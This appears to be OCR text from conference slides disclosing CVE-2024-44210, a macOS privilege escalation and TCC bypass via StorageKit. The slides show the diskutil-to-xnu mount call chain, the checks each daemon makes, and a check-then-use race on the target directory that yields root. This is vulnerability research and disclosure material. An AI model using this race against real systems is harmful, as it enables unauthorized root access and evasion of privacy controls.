

caller
diskutil
storagekitd
diskarbitrationd
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: root


caller
diskutil
storagekitd
pass
OPERATION
priv: user
target owner: root
disk owner: root
diskarbitrationd
mount
xnu



caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
OPERATION
priv: root <---!!!
target owner: root
disk owner: root
=



OPERATION
priv: root
target owner: root
disk owner: root
caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu


caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
pass
OK
OPERATION
priv: root
target owner: root
disk owner: root



Terminal
Shell
Edit
View
Window
Help
Wed Mar 27 14:39
secret.txt
fish — -zsh — 112×35
Last login: Wed Mar 27 12:36:22 on ttys002
fish@sonoma1 ~ %

CVE-2024-44210 - Bypass CVE-2024-27848 - LPE + TCC bypass via StorageKit



runs as X
might be sandboxed
caller
runs as caller
diskutil
storagekitd
runs as root + unsandboxed
storagekitd checks:
- sandbox_check
- target dir id == caller id
runs as the disk owner
mount
xnu
xnu checks:
- classic user POSIX permissions
- MAC callout
diskarbitrationd
runs as root + unsandboxed
diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check


target: /tmp/mnt
storagekitd
1. stat (userid) check on target dir
...
(some time passes)
...
2. call diskarbitrationd with target dir
target: /tmp/mnt

